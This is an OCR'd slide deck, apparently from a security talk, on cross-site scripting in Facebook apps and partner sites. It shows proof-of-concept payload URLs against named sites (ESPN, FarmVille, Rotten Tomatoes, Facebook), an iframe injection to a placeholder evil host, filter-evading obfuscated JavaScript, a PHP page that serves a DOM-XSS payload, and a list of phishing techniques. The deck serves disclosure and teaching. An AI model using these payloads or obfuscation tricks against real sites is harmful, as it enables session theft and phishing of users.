Cross-Site Scripting is Not Your Friend

Meet theharmonyguy

2001 – 2003	Administrator for an ASP Portal
2003 – 2007	Kennesaw State University
2007 – 2009	Wake Forest University
Nov. 2007	OpenSocial Emote “Hack”
Jun. 2009	SuperPoke XSS Demo
Oct. 2009	Month of Facebook Bugs
2010 –	Gemini Security Solutions

Meet the Facebook Platform


- Today's theme: Facebook
  - Familiar cases for me
  - Wide range of examples
  - Representative of mash-ups
- Three types of Facebook apps
  - FBML/FBJS: App output proxied/filtered by Facebook
  - Canvas: IFrame within Facebook domain/chrome
  - External site: Facebook APIs used on outside domain

Meet Cross-Site Scripting (XSS)

- a.k.a. HTML Injection, Web Content Injection
- Code injection targeting the client side
- Essentially, XSS lets an attacker modify the source code of a web app
- "XSS flaws occur whenever an application takes **untrusted data** and sends it to a **web browser** without proper validation and escaping."
- tl;dr: The browser renders code that it shouldn't.

Meet Cross-Site Scripting (XSS)

- Three types of XSS
  - Reflected
    - Code injected into **a particular request**
    - Server dynamically generates modified response
  - Persistent
    - Code injected into **static content on the server**
    - Server always generates modified response
  - DOM-Based
    - Code injected into **a client-side parameter**
    - Client dynamically generates modified response



Meet Cross-Site Scripting (XSS)

http://dynamic.espn.go.com/espn/bugs?url=http%3A//espn.go.com/college-football/

ESPN Report A Bug

Thank you for helping us make ESPN the best Internet sports site in the world.

For technical support, feedback, bug reports or questions about ESPN, Insider or Fantasy logins, please use the form below. For questions about your Insider or Fantasy account, please call 1-888-549-ESPN.

Your submission will reference:
http://espn.go.com/college-football/

Please describe the bug:

Submit Report

CLOSE WINDOW

Meet Cross-Site Scripting (XSS)

http://dynamic.espn.go.com/espn/bugs?url=<script>alert(document.cookie)</script>

ESPN Report A Bug

Thank you for helping us mak
site in the world.

For technical support, feedbac
ESPN, Insider or Fantasy logir
questions about your Insider
1-888-549-ESPN.

Your submission will reference

Please describe the bug:

Submit Report

CLOSE WINDOW

Message from webpage

s_sess=%20s_ppv%3D34%3B%20s_cc%3Dtrue%3B%20s_omni_lid%3D%3B%20s_sq%3D%3B;
fsr.s=%7B%22v%22%3A1%2C%22rid%22%3A%221302093425652_53539%22%2C%22pv%22%3A2%2C%22to%22%3A5%2C%22c%22%3A%22http%3A%2F%2Fespn.go.com%2F%22%2C%22lc%22%3A%7B%22d0%22%3A%7B%22v%22%3A2%2C%22s%22%3Afalse%7D%7D%2C%22cd%22%3A0%2C%22sd%22%3A0%2C%22f%22%3A1302093554086%7D;
jt_time=1302093552535;
broadbandAccess=espn3-true%2Cnetworks-false


OK

So What?

- When **a user** visits facebook.com, they trust that they're communicating with Facebook
- When **a browser** loads code for facebook.com, it trusts that the code is authorized by Facebook
- When **a site** receives requests from a browser, it trusts that they're coming from the user
- XSS breaks all of these chains of trust

So What?

- The Document Object Model (DOM)
- **Every script has equal access to the global object**
- Scripts can perform **nearly any action** that a user can…
- …in a particular domain context



So What?

- Same-origin policies block cross-domain access
  - Cookies
  - Inline frames (`<iframe>`)
  - XMLHTTPRequest
- But with XSS, malicious scripts share the **domain of the victim** application ("cross-site")

More Than <script>…

- What if links (<a>) are allowed?

Hacked Alicia Keys MySpace Page Could Leave You With a Virus

by Terrence O'Brien on November 9, 2007 at 06:01 PM

FILED UNDER: celebrities, music, security, myspace


```
<a href="Target URL"
style="position:absolute;
top:0px;left:0px;
height:980px;
width:1300px;">…
```

MySpace is a minefield. Time magazine even put the social-networking site on its list of 'Five Web Sites

More Than <script>...

- What if images (<img>) are allowed?

miniBB Community Forum / Bugs /

IMG Tag CSRF

Guest

I just recently had a member post a img tag with the code

http://mysite.com/index.php?mode=logout

And when you view the post it will log you off. This is a csrf vuln if I am correct?
Any way to stop this?

- Images still make HTTP requests
- XSS is commonly used to launch CSRF
- Can also be used for information leakage

More Than <script>…

- What if inline frames (<iframe>) are allowed?

- CSRF, UI redressing, phishing, etc.

More Than <script>…


- Also, JavaScript can appear in many places…
  - `<div style="width: expression(alert('XSS'));">`
  - `<?xml-stylesheet href="javascript:alert('XSS')"?>`
  - `<img src="http://site/404" onerror=alert('XSS');>`
  - `<link rel=stylesheet href=data:,*%7bx:expression(alert('XSS'))%7d`
  - `<object data="data:text/html; base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">`
- And let's not forget browser plug-ins…
  - Flash `crossdomain.xml`
  - Flash 0-days
  - Malicious PDFs

Beyond the Browser

- XSS-based proxies, botnets
- Malware delivery on trusted sites
- Browser exploitation frameworks (e.g. BeEF)
  - Keylogging
  - Metasploit integration
- Apache breach: targeted XSS used to steal administrator credentials, get server access
- Android Market: XSS allowed silent app installation and code execution on smartphones

The Age of Mashups

- Many sites now use external JavaScript, JSON APIs, iframe widgets, and other tools to integrate content from other domains
- One major example being…




The Age of Mashups

- Hacking Facebook directly tends to be difficult
- But Facebook apps…


Facebook Apps

http://apps.facebook.com/superpokey/sp_invite_friends/?success=You+successfully+SuperPoke'd+your+friend(s)!



Facebook Apps

http://apps.facebook.com/superpokey/sp_invite_friends/?success=test



Facebook Apps

- Iframe app: insert script and go
- Canvas app: Facebook filters code (FBML/FBJS)
  - JavaScript re-written to use fake DOM
  - Can use iframes, but app runs on apps.facebook.com
  - But when the iframe is from the app's domain (e.g. fb.community.slide.com), Facebook will append API authorization parameters to the URL
  - Since the app is being loaded from the external domain, an XSS in the app means an XSS in the original source page

Facebook Apps

http://apps.facebook.com/onthefarm/index.php?type=%3Cfb%3Aiframe+src%3D%22http%3A%2F%2Ffbpr1-proxy.farmville.zynga.com%2Fcurrent%2Findex.php%3Ftype%3D%2522%252F%253E%253Ciframe%2Bsrc%253D%2522http%253A%252F%252FEVILURI%252F%2522%253E

http://apps.facebook.com/onthefarm/index.php?type="/><fb:iframe src="http://fbpr1-proxy.farmville.zynga.com/current/index.php?type=%22%2F%3E%3Ciframe+src%3D%22http%3A%2F%2FEVILURI%2F%22%3E

http://apps.facebook.com/onthefarm/index.php?type="/><fb:iframe src="http://fbpr1-proxy.farmville.zynga.com/current/index.php?type="/><iframe src="http://EVILURI/">

Facebook Apps

http://apps.facebook.com/onthefarm/index.php?type=...

http://fbpr1-proxy.farmville.zynga.com/current/index.php?type=...
&fb_sig_user=1077687516
&fb_sig_session_key=2.RUylEaZ4VgDp9xJ8HpHcrQ__.3600.1271307600-1077687516
&fb_sig_ss=RUylEaZ4VgDp9xJ8HpHcrQ__
&fb_sig_api_key=80c6ec6628efd9a465dd223190a65bbc
&fb_sig_...

http://EVILURI/

Facebook Apps


- Jun. 2009: Proof-of-Concept SuperPoke Worm
  - Harvested all profile information
  - Could send out links to friends
- Nov. 2009: Month of Facebook Bugs
  - Almost 10,000 Facebook apps vulnerable to XSS
  - Over a dozen “Facebook Verified” apps
  - Six of the top ten apps by monthly active users
- Feb. 2010: Facebook Autopwn Demo (Eston/Johnson/Wood)


Facebook Apps

- Canvas apps now being deprecated
- For iframe apps or external sites, JavaScript is used to access Facebook APIs
- XSS payloads can simply use these functions
- Some site are now “instant personalization” partners – automatically authorized

Instant Personalization Sites

Scribd





Instant Personalization Sites

- XSS trend: appending parameters to navigation links within the page

Instant Personalization Sites

Rotten Tomatoes

http://www.rottentomatoes.com/m/live_free_or_die_hard/news/1648085/kevin_smith_on_hacker_duty_for_andquotdie_hard_4andquot

```
<a href="/login/?url=/m/live_free_or_die_hard/news/1648085
/kevin_smith_on_hacker_duty_for_andquotdie_hard_4andquot"  style

<a href="/login/?url=/m/live_free_or_die_hard/news/1648085/testing" >Existing RT Mem
</li>

<a href="/login/?url=/m/live_free_or_die_hard/news/1648085/%22%3E%3Cscript%3E" >Exi
</li>
```

But:

```
<div style="margin-left: 20px; float: right;" class="overflow">
    <script type="text/javascript">
        tweetmeme_url = 'http://www.rottentomatoes.com/m/live_free_or_die_hard/news/
1648085/kevin_smith_on_hacker_duty_for_andquotdie_hard_4andquot';
    </script>
    <script src="/i/scripts/button.js" type="text/javascript"></script>
</div>
```

http://www.rottentomatoes.com/m/live_free_or_die_hard/news/1648085/',alert(document.cookie),x='/

Instant Personalization Sites

Rotten Tomatoes

- XSS trend: overlooking other contexts
- XSS trend: problems from third-party code

Instant Personalization Sites

- XSS trend: secondary pages vulnerable

Speaking of Secondary Pages...

```
http://www.facebook.com/connect/prompt_permissions.php?
   api_key=2b84359cad5a9ab45bb801a22ae0ef63&v=1.0&extern=1&
   next=&channel_url=&dialog_id=0_0.37541312664788107&
   ext_perm=<script>alert(document.getElementById(
   %22post_form_id%22).value)</script>&locale=en_US
```

The Difficulty of Blacklisting

- Facebook's ServerFBML feature
  - facebook.com URL
  - No page chrome
  - Most FBML/FBJS allowed

The Difficulty of Blacklisting

1. Render a Facebook page in a clickjacking iframe to identify user
2. Render an iframe after OAuth redirect to identify user or for phishing
3. Render an fb:redirect after OAuth redirect to identify user via referrer
4. Render an fb:swf to identify user
5. Render fake login using <form> for phishing
6. Render a form to apps.facebook.com/abcd/../evilapp for phishing
7. Render fake login using <fb:request-form> and AJAX for phishing
8. Render FBJS with AJAX to identify user
9. Render a password input using FBJS for phishing
10. Render a fake password input using FBJS for phishing
11. Render an iframe using FBJS to identify user or for phishing
12. Render an fb:swf using FBJS to identify user

Non-Alphanumeric JavaScript

- Variable names can be Unicode or certain symbols
  - `_, $, °, ª, þ, ð, µ, ƒ, æ, ø, Á, È, Ç, Ñ, etc.`
- Dynamic, weak typing; can freely type-convert
  - `x = +'2', y = !0  // x + 1 == 3, y == true`
- Arrays and objects become strings in concatenation
  - `x = [1] + [true]  // x == '1true', (1) + (true) == 2`
- Strings can be treated as arrays of letters
  - `x = 'test'  // x[0] == 't', x[1] == 'e', etc.`
- Array notation can be used for methods/properties
  - `x = window['alert']  // x(1) == window.alert(1)`

Non-Alphanumeric JavaScript

- Payload can use `window.name` or `location.hash` to load more scripts

```
#javascript:alert(1)

(æ=([µ,ð,,,,Ñ,,Å]=[ƒ=!'']+ƒ/!ƒ,[[,Á,ª,$,,,ø,,,,Ç]=!ƒ+{}]
   [$+ø+ð+µ])())[_=ª+ø+Ç+Á+µ+Å+ø+Ñ]=/[^#]+$/(æ[_])


#*/alert(1)//eval

W=[Z={}+[],O=Z[D=-~Z],Y=D[X=!D+O]+O,N=O+Y[D],L=X[++D],
   C=Z[K=D+++D],T=C+X[D/D]+Z[D+D]][C+N+T],(H=W()[+[]])
   [(J='/*'+H[L+O+T+Y[K]+N])[X[D]+L+Y[K]+C+Y[D]](~D)](J)
```

The Great JS Wall

- First attempt – 8 characters: `[]+,!()/`

```
([],[][(![]+[])[!![]+!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![]+
!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+![
]]])()[(!![]+[])[!![]+!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![]
+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+[]+(!![]+!![]+!![]+!![]+!![]+!![]+!![])]+(![]+[])[
+!![]]+(![]+[])[!![]+!![]]]((![]+([],[][(![]+[])[!![]+!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[]
)[!![]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]+!![]+!![]+!![]
]+(!![]+[])[+!![]]+(!![]+[])[+![]]])()[(![]+[])[!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[])[!![
]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]+!![]+!![]+!![]]+(/,
/[(!![]+[])[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![
]+!![]+!![]]+(![]+[])[+!![]]+(!![]+[])[+![]]+([]+[]+[])[!![]+!![]+!![]+!![]+!![]]+(/,/[(!![
]+[])[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]
+!![]+!![]+!![]+!![]]+([][+[]]+[])[+!![]]])[(![]+[])[!![]+!![]+!![]]+(![]+[])[!![]+!![]]+([][
+[]]+[])[!![]+!![]+!![]+!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!!
[]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]]+(!![]+[])[!![]+!![]+!![]]]((+!![]/+([]+(+!
![])+(+!![])+(+!![])+(+!![])+(+!![])+(+!![])+(+!![]))+[])[(+!![])+[]+(!![]+!![]+!![]+!![]+!![
]+!![]+!![])]+(!![]+!![]))+([],[][(![]+[])[!![]+!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[])[!![
]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]+!![]+!![]+!![]]+(!!
[]+[])[+!![]]+(!![]+[])[+![]]])()[(![]+[])[!![]+!![]]+(/,/[(!![]+[])[+![]]+(!![]+[])[!![]+!![
]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]+!![]+!![]+!![]]+(/,/[(!!
[]+[])[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![
]+!![]]+(![]+[])[+!![]]+(!![]+[])[+![]]+([]+[]+[])[!![]+!![]+!![]+!![]+!![]]+(/,/[(!![]+[])
[+![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+(!![]+[])[+![]]]+[])[!![]+!![]+!![]
+!![]+!![]+!![]]+([][+[]]+[])[+!![]]])
```

- Executes: `eval(''+location).slice(-2)+location)`
- Use with: `http://www.victim.com/#*/alert(1)//*`

The Great JS Wall

- Reduced to 7 characters: `[]+,!()`
- 6-character sets:
  - `[]+!()`
  - `[]+=()`
  - `[]+=/_`
- And that's the Wall!

The Great JS Wall

- Original code with set of 8 was 2,084 characters
- First attempt with set of 6 was 3,767 characters
- After refinement and optimization, the shortest attempt so far with a set of 6 (caveat: Firefox-only) has…
- Only 460 characters!

```
[___=[[_=[]]==_]+_[__=/_/+_]][_____=[_____=__[++_]+__[_]]+[/_/
[_______=[______=[____=[__=[_==_]+_[_]][___[+[]]+___[_+[+[]]]+
___[++_]+__[+[]]+__[++_]+__[_/_]]+_][+[]][_]]+[____=____[_+_]]
+___[_+_]+___[_]+__[+[]]+__[_/_]+__[++_]+_____+__[+[]]+____+_
_[_/_]]+_][+[]][_/_+[_]]+___[_=_/_]+__[_++]+__[++_]+___[_+_]+_
_[_=+[]]+_____][___[++_+_]+____+_____+___[_]+__[+[]]+___[_+[+
[]]]+____+___[++_+_+_]]=[__=_[_______]+_][_____][__[_]+___[_/_
]+__[_/_+[_/_]]+___[_+_]]
```

- Executes: `[]['__parent__']['location']=[]['__parent__']['name']`

DOM-Based XSS

```
eval(location.hash)
```

- Client-side JavaScript uses client-side parameter
- Payload is never sent to the server
- Increasingly common with “Ajax” web apps

DOM-Based XSS

- **Facebook Mobile site:**
  `http://touch.facebook.com/#profile.php`
- **What about…**
  `http://touch.facebook.com/#http://example.com/xss.php`

```php
<?php
// Specify domains from which requests are allowed
header('Access-Control-Allow-Origin: *');

// Specify which request methods are allowed
header('Access-Control-Allow-Methods: GET, POST, OPTIONS');

// Additional headers which may be sent along with the CORS request

header('Access-Control-Allow-Headers: X-Requested-With');

// Exit early so the page isn't fully loaded for options requests
if (strtolower($_SERVER['REQUEST_METHOD']) == 'options') {
    exit();
}
?>
<!-- this div is needed to load the payload into facebook -->
<div tab="home_menu" id="feed_tabbox"
onreplace="fb.updateCurrentPage()">
<img style="display:none" src="x" onerror="alert('xss')" />
</div>
```

(Austin)

The Future

- samy is (still) my hero…
- Recent Facebook worm used XSS to post links
- Some Facebook scammers using self-inflicted XSS to harvest profile information, send links
- We'll likely see many more XSS-based attacks

http://theharmonyguy.com/ ▪ http://twitter.com/theharmonyguy ▪ theharmonyguy@gmail.com